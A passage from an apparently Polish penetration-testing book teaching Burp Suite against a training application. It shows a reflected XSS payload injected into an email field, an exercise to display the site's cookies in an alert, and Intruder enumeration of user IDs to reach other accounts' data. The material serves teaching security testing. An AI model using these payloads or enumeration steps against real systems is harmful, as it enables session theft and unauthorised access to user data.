
Nasza testowa aplikacja posiada prosty formularz, który zawiera w sobie jedno pole pozwalające na wpisanie adresu e-mail. Jeżeli wprowadzimy tam dowolne dane niezgodne z formatem adresu e-mail, a następnie klikniemy na przycisk REGISTER, przeglądarka nie wygeneruje żadnego zapytania HTTP, za to wyświetli komunikat błędu jak na rysunku 11.



*Rysunek 11. Zachowanie testowej aplikacji po wprowadzeniu niepoprawnych danych*

Wygląda więc na to, że aplikacja została zabezpieczona przed wprowadzaniem danych w nieodpowiednim formacie. Jako testerzy bezpieczeństwa musimy spróbować przekazać do serwera coś, co adresem e-mail nie jest, i zweryfikować, jak część serwerowa aplikacji zachowa się w takiej sytuacji.

Aby osiągnąć zamierzony cel, na początku wprowadźmy w polu formularza dowolny adres, który będzie poprawny pod względem formatu. Użyję adresu *test@securitum.pl*. Gdy wprowadzimy adres i wybierzemy opcję REGISTER, w proxy Burp powinniśmy zauważyć przechwycone kolejne zapytanie HTTP (rysunek 12).



Rysunek 12. Przechwycone zapytanie HTTP z adresem e-mail

Teraz nie pozostaje nam nic innego, jak tylko zmodyfikować jego treść. Pole, w którym znajduje się zawartość zapytania HTTP, zachowuje się jak standardowy edytor tekstowy. Możemy w nim dowolnie modyfikować treść zapytania. Spróbujmy na początek usunąć tekst *test%40securitum.pl*, czyli wprowadzony przez nas adres e-mail, i zastąpić go ciągiem znaków payloadu: *test<script>alert(document.domain);</script>*.

Twoją uwagę, Drogi Czytelniku, mógł przykuć sposób zapisu adresu e-mail w formie *test%40securitum.pl*, a szczególnie ciąg znaków *%40*. Taki, a nie inny sposób przedstawienia znaku *@* wynika z tego, że zgodnie z RFC 3986<sup>12</sup> znak ten należy do grupy zarezerwowanych, a co za tym idzie, po zastosowaniu tzw. kodowania procentowego (ang. *percent-encoding*)<sup>13</sup>, przedstawiany jest w formie ciągu znaków rozpoczynającego się od znaku procenta, po którym następuje heksadecymalna reprezentacja danego symbolu. W przypadku *@* jest to wartość 40.


Efekt modyfikacji powinien być podobny do tego z rysunku 13.

```
POST /burpstarter/index.php HTTP/1.1
Host: training.securitum.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:62.0) Gecko/20100101
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://training.securitum.com/burpstarter/
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Cookie: PHPSESSID=fturpbtonjq1bq5kc2ejhcf17
Connection: close
Upgrade-Insecure-Requests: 1

email=test<script>alert(document.domain);</script>
```

Rysunek 13. Zmodyfikowane zapytanie HTTP

Jeżeli wprowadziliśmy zmiany, możemy je zaakceptować przyciskiem FORWARD. Po powrocie do przeglądarki będzie na nas czekać widok podobny do tego z rysunku 14.



Rysunek 14. Efekt przesłania do serwera zmodyfikowanego zapytania HTTP


Przyszedł czas, aby przeanalizować, co się właściwie stało. Na pierwszym planie możemy zauważyć nie aplikację, a okienko z komunikatem, w którego treści znajduje się nazwa domeny *training.securitum.com*. Jest to oczywiście związane wprost z ciągiem znaków, jaki wprowadziliśmy w Burpie zamiast adresu e-mail. Okazuje się, że aplikacja waliduje poprawność adresu e-mail jedynie w przeglądarce! Zmodyfikowanie zapytania w proxy i wysłanie go do serwera skutkuje tym, że aplikacja w odpowiedzi zwróci wprowadzony przez nas adres. To z kolei wprost prowadzi do podatności *Cross-Site Scripting\**, w skrócie XSS. W tym miejscu możemy odnotować pierwszy mały sukces. Właśnie wykryliśmy podatność bezpieczeństwa w aplikacji WWW!

\* Więcej o tej podatności w rozdz. *Podatność Cross-Site Scripting (XSS)*.

Przeprowadzony przez nas eksperyment pokazuje, jak ważne jest zrozumienie, że zabezpieczenie, w tym walidacja danych po stronie klienta, może być traktowane jedynie jako dodatek. Właściwy i konieczny do zaimplementowania mechanizm walidacji danych powinien znajdować się w części serwerowej aplikacji.

Możemy jeszcze sprawdzić, jak doszło do tego, że aplikacja wyświetliła alert JavaScript zamiast adresu e-mail. Prześledźmy, jak wyglądało oryginalne zapytanie, następnie jego wersja zmodyfikowana i odpowiedź serwera. W tym celu musimy ponownie przejść do zakładki HTTP HISTORY i odnaleźć na liście zapytań to, które wygenerowaliśmy po kliknięciu w przycisk REGISTER. Jeżeli zapytań będzie więcej, możemy się zasugerować m.in. tym, że w kolumnie METHOD powinno znajdować się słowo POST.


Gdy namierzymy nasze zapytanie, Burp powinien wyświetlić widok podobny do tego z rysunku 15.



Rysunek 15. Zmodyfikowane zapytanie HTTP – widok w zakładce HTTP HISTORY

W drugiej części ekranu możemy zauważyć znaną nam zakładkę RESPONSE, a także dwie inne – ORIGINAL REQUEST oraz EDITED REQUEST. Nazwy są dość jednoznaczne i odpowiadają kolejno: oryginalnej wersji zapytania (z adresem e-mail) oraz wersji zmodyfikowanej, czyli tej, która została przesłana do serwera. Przechodząc do zakładki EDITED REQUEST, możemy przekonać się, jak wyglądało wysłane zapytanie.

Na moment wróćmy jednak do zakładki RESPONSE. W dolnej części ekranu znajdziemy pole, które umożliwia nam wyszukiwanie tekstu w odpowiedzi HTTP. Możemy w ten prosty sposób ustalić, czy wprowadzone przez nas dane na wejściu – np. w parametrze – zostały zwrócone w odpowiedzi HTTP (rysunek 16).




Rysunek 16. Filtrowanie treści odpowiedzi HTTP pod kątem określonej frazy

Jak można zauważyć na rysunku 16, wprowadzone przez nas dane (payload) zostały przez aplikację zwrócone w odpowiedzi HTTP. W efekcie kod JavaScript wprowadzony jako zawartość parametru email został przez przeglądarkę potraktowany jako fragment właściwego kodu strony i wykonany.

## Przechwytywanie odpowiedzi

Domyślnie Burp przechwytuje jedynie zapytania, które mają zostać przesłane do serwera. Czasem może się jednak zdarzyć, że będzie nam zależało również na modyfikacji odpowiedzi, którą przesyła serwer. Aby móc to zrobić, musimy przejść do zakładki PROXY, następnie OPTIONS i w sekcji INTERCEPT SERVER RESPONSES zaznaczyć opcję INTERCEPT RESPONSES BASED ON THE FOLLOWING RULES (rysunek 17).



Rysunek 17. Konfiguracja Burpa pozwalająca na przechwytywanie odpowiedzi HTTP

Od teraz w zakładce INTERCEPT oprócz zapytań będziemy mogli również modyfikować odpowiedzi zwracane przez serwer.


## ĆWICZENIE

Przechwycić i zmodyfikować zapytanie do aplikacji tak, by w komunikacie alertu zamiast nazwy domeny pojawiły się ciasteczka, które przeglądarka zapisła dla domeny *training.securitum.com*.

## REPEATER – POWTÓRZ TO JESZCZE RAZ


Do tej pory przechwytywaliśmy zapytania po to, by je podejrzeć lub zmodyfikować, a następnie przesłać do serwera. Cała operacja wymagała wyzwolenia zapytania w przeglądarce, a później wykonania wymaganych operacji w proxy. Co jednak, jeżeli chcemy określone zapytanie wysłać do serwera kilkakrotnie, bez konieczności ciągłego wspomagania się przeglądarką? Odpowiedź znajdziemy w zakładce REPEATER.

Przygotujmy środowisko pracy. W tym celu w zakładce HTTP HISTORY kliknijmy prawym przyciskiem myszy na pozycję, która zawiera modyfikowane przez nas zapytanie POST (rysunek 18).



Rysunek 18. Opcja pozwalająca wysłać zapytanie do narzędzia Repeater

Następnie z menu wybierzmy opcję SEND TO REPEATER. Po wykonaniu tej czynności możemy w Burpie przejść do zakładki REPEATER (rysunek 19).




Rysunek 19. Zapytanie HTTP załadowane do narzędzia Repeater

Główne okno tego narzędzia podzielone jest na dwie części. W pierwszej prezentowana jest treść zapytania, w drugiej będziemy mieli dostęp do odpowiedzi, jaką zwraca serwer.

Spróbujmy teraz ponownie zmodyfikować zapytanie, tym razem właśnie w Repeaterze. Edycja treści zapytania odbywa się w taki sam sposób jak poprzednio. Pole tekstowe pozwala nam modyfikować treść zapytania tak jak tekst w dowolnym edytorze. Aby sprawdzić, jak Repeater zachowuje się w praktyce, zmieńmy wartość parametru `email` na dowolny inny tekst. Akcję wysyłania do serwera wyzwalamy przyciskiem `SEND`.

Po chwili w drugiej części okna powinniśmy zauważyć odpowiedź, jaką wygenerował serwer (rysunek 20). Korzystając z pola wyszukiwania danych, możemy sprawdzić, czy na pewno wprowadzony przez nas ciąg znaków w parametrze `email` pojawił się w odpowiedzi.




Rysunek 20. Odpowiedź HTTP wyświetlona w narzędziu Repeater

Na pierwszy rzut oka Repeater wydaje się dość prostym narzędziem, jednak nie należy go lekceważyć. Praktyka pokazuje, że może to być jedno z narzędzi, z którym będziemy spędzać najwięcej czasu, testując różne payloady i próbując obejść zabezpieczenia aplikacji. Warto poznać inne opcje Repeatera dostępne po kliknięciu prawym przyciskiem myszy na polu tekstowym (rysunek 21). Niektóre z nich poznamy w dalszej części tego rozdziału.

Jak już wspomniałem, Repeater będzie jednym z najczęściej wykorzystywanych narzędzi podczas testów bezpieczeństwa. Po pewnym czasie uciążliwe może stać się ciągle wybieranie przycisku `SEND` za pomocą myszy\*. Burp pozwala zdefiniować skróty klawiszowe znacznie przyspieszające wysyłanie do serwera kolejnych zapytań.

\* Od wersji 2.0 Burpa dla tej akcji można używać domyślnego wbudowanego skrótu: `CTRL+spacja`.



Rysunek 21. Menu kontekstowe dostępne w narzędziu Repeater

## ĆWICZENIE

Przećwicz pracę z narzędziem Repeater. Zweryfikuj, jak zmiany wprowadzane z wykorzystaniem zakładek PARAMS oraz HEADERS wpływają na dane wyświetlane w zakładce RAW. Dodaj do zapytania jeszcze jeden parametr o nazwie `sekurak` i dowolnej wartości, a następnie sprawdź, czy będzie to miało wpływ na działanie aplikacji.

## INTRUDER – AUTOMATYZACJA I OSZCZĘDNOŚĆ CZASU

Wyobraźmy sobie, że musimy wielokrotnie wysłać określone zapytanie do serwera. Możemy to robić ręcznie, wspomagając się narzędziem Repeater, ale takie podejście jest możliwe do zaakceptowania tylko w sytuacji, gdy liczba zapytań do wykonania mieści się w granicach kilku lub kilkunastu. Co zrobić, jeżeli są ich tysiące?

Wróćmy jeszcze do naszej testowej aplikacji. Po wpisaniu poprawnego adresu e-mail i wybraniu opcji REGISTER wyświetla ona link do utworzonego profilu użytkownika (rysunek 22).


Thank you for registration test@securitum.pl!  
Your profile is available [here](#).

Rysunek 22. Komunikat wyświetlany przez aplikację

Po kliknięciu w link możemy zaobserwować, że zostaliśmy przekierowani pod adres zbliżony do poniższego: `http://training.securitum.com/burpstarter/index.php?user=4`. URL zawiera parametr o nazwie `user`, który definiuje identyfikator zarejestrowanego użytkownika. Gdy patrzymy na takie zachowanie okiem testera bezpieczeństwa, powinna nam się zapalić czerwona lampka sugerująca podatność związaną z możliwością enumeracji danych. Podatność ta polega na przekazywaniu do aplikacji kolejnych identyfikatorów, tak by uzyskać nieautoryzowany dostęp do danych. Zdarza się, że słyszymy o podobnych błędach wykrytych w rzeczywistych systemach. Znane są przypadki, gdy zmiana identyfikatora faktury pozwoliła na dostęp do danych innych podmiotów.


Możemy sprawdzić, czy testowa aplikacja wykorzystywana do nauki obsługi Burpa podatna jest również na enumerację danych. Ustalimy, czy możemy uzyskać dostęp do informacji, które powinny być lepiej chronione. Możemy oczywiście ręcznie modyfikować wartość parametru user, wprowadzając tam kolejne liczby całkowite, ale będzie to żmudne zadanie. Opisany przypadek wydaje się idealny dla narzędzia Intruder, które dostępne jest w jednej z zakładek Burpa.

Zanim wykorzystamy Intrudera do enumeracji, musimy go zasilić danymi – w tym przypadku będzie to zapytanie HTTP. Aby to zrobić, przejdźmy ponownie do znanej nam zakładki HTTP HISTORY. Wybieramy interesujące nas zapytanie z listy, następnie z menu kontekstowego – opcję SEND TO INTRUDER (rysunek 23).



Rysunek 23. Opcja wysłania do narzędzia Intruder

Gdy to zrobimy, możemy przejść do Intrudera. Znajdziemy tam wybrane przez nas zapytanie HTTP (rysunek 24).



Rysunek 24. Zapytanie HTTP prezentowane w narzędziu Intruder

Poznanie możliwości Intrudera w podstawowym zakresie będzie od nas wymagało zapoznania się z opcjami dostępnymi w podzakładkach POSITIONS oraz PAYLOADS.

Zakładka POSITIONS służy do manipulacji zapytaniem, które będziemy wysyłać do serwera. To tutaj określamy, jakie parametry mają być modyfikowane. Aby wskazać, które miejsce zapytania ma być zmieniane, wystarczy zaznaczyć wybrany fragment tak samo jak tekst w dowolnym edytorze tekstu. Następnie wybieramy przycisk ADD, umieszczony z prawej strony edytora. Zanim przejdziemy do zakładki PAYLOADS, przygotujmy zapytanie, aby było gotowe do przeprowadzenia ataku enumeracji użytkowników.

W tym celu wybieramy przycisk CLEAR §. Spowoduje to usunięcie markerów z parametrów, które Burp wykrył automatycznie. Teraz ponownie zaznaczmy wartość parametru user – w naszym przypadku wartość 4 – i kliknijmy przycisk ADD §. Efektem tego działania będzie dodanie markera przed i za wspomnianą liczbą. Finałnie powinniśmy osiągnąć efekt jak na rysunku 25.

```
GET /burpstarter/index.php?user=$4$ HTTP/1.1
Host: training.securitum.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Referer: https://training.securitum.com/burpstarter/index.php
Cookie: PHPSESSID=gd02vtml33ru6ossce026o22r1
Upgrade-Insecure-Requests: 1
```

Rysunek 25. Poprawna konfiguracja zapytania w narzędziu Intruder

Teraz możemy przejść do zakładki PAYLOADS. Wcześniej zdefiniowaliśmy, które fragmenty zapytania mają być modyfikowane. Pozostało jeszcze wskazanie, co Burp ma wstawić w wybrane przez nas miejsca. Zakładka PAYLOADS umożliwia nam dowolne określenie tego, co chcemy umieścić w zapytaniu. Wśród dostępnych typów payloadów możemy znaleźć m.in. takie pozycje, jak:

- ▶ Simple list – typ payloadu, w którym wskazujemy po prostu listę ciągów znaków, które kolejno mają być wysłane do aplikacji – dane możemy wprowadzić ręcznie lub wczytać z pliku tekstowego,
- ▶ Numbers – ten typ będziemy wybierać najczęściej w przypadku, gdy chcemy przeprowadzić enumerację zasobów, odczytywanych przez aplikację po ich identyfikatorach liczbowych – podajemy interesujący nas przedział wartości oraz długość kroku, o jaki ma być zwiększany licznik (ten typ wykorzystamy w naszej testowej aplikacji),
- ▶ Bit flipper oraz ECB block shuffler – typy payloadów, które mogą być nieocenione w przypadku weryfikacji podatności związanych z błędami kryptograficznymi.

Wyżej wymienione typy payloadów to wąska grupa tych, które mogą być wykorzystywane przez nas najczęściej.

Zadaniem, jakie przed nami stoi, jest przeprowadzenie enumeracji użytkowników na podstawie obserwacji tego, że aplikacja w adresie URL przyjmuje jeden parametr, którego wartością są kolejne liczby całkowite. Wygląda więc na to, że najlepszym

wyborem będzie dla nas typ payloadu Numbers. Wybierzmy zatem pozycję NUMBERS z listy PAYLOAD TYPE, a następnie zajmijmy się dalszą konfiguracją (rysunek 26).

**Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 200

Payload type: Numbers Request count: 200

**Payload Options [Numbers]**

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ☒ Sequential ☐ Random

From: 1

To: 200

Step: 1

How many:

Rysunek 26. Wykorzystywana konfiguracja narzędzia Intruder

Gdy wybierzemy odpowiedni typ payloadu, musimy jeszcze go skonfigurować. W przypadku payloadu Numbers powinniśmy wskazać trzy wartości:

- ▶ pole FROM – wartość początkowa interesującego nas zakresu,
- ▶ pole TO – wartość końcowa,
- ▶ pole STEP – krok, o jaki zwiększamy licznik.

Jeżeli wybraliśmy wszystkie opcje tak jak na rysunku 26, przystępujemy do enumeracji. W celu uruchomienia Intrudera wybieramy przycisk START ATTACK, dostępny w zakładce w prawym górnym rogu okna.

Po wybraniu tej opcji aplikacja wyświetli komunikat związany z ograniczeniami darmowej wersji Burpa. Po kliknięciu OK pojawi się nowe okno, w którym będziemy mogli śledzić postępy ataku (rysunek 27).

Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Con
0		200	<input type="checkbox"/>	<input type="checkbox"/>	1818	
1	1	200	<input type="checkbox"/>	<input type="checkbox"/>	1818	
2	2	200	<input type="checkbox"/>	<input type="checkbox"/>	1818	
3	3	200	<input type="checkbox"/>	<input type="checkbox"/>	1818	
4	4	200	<input type="checkbox"/>	<input type="checkbox"/>	1818	
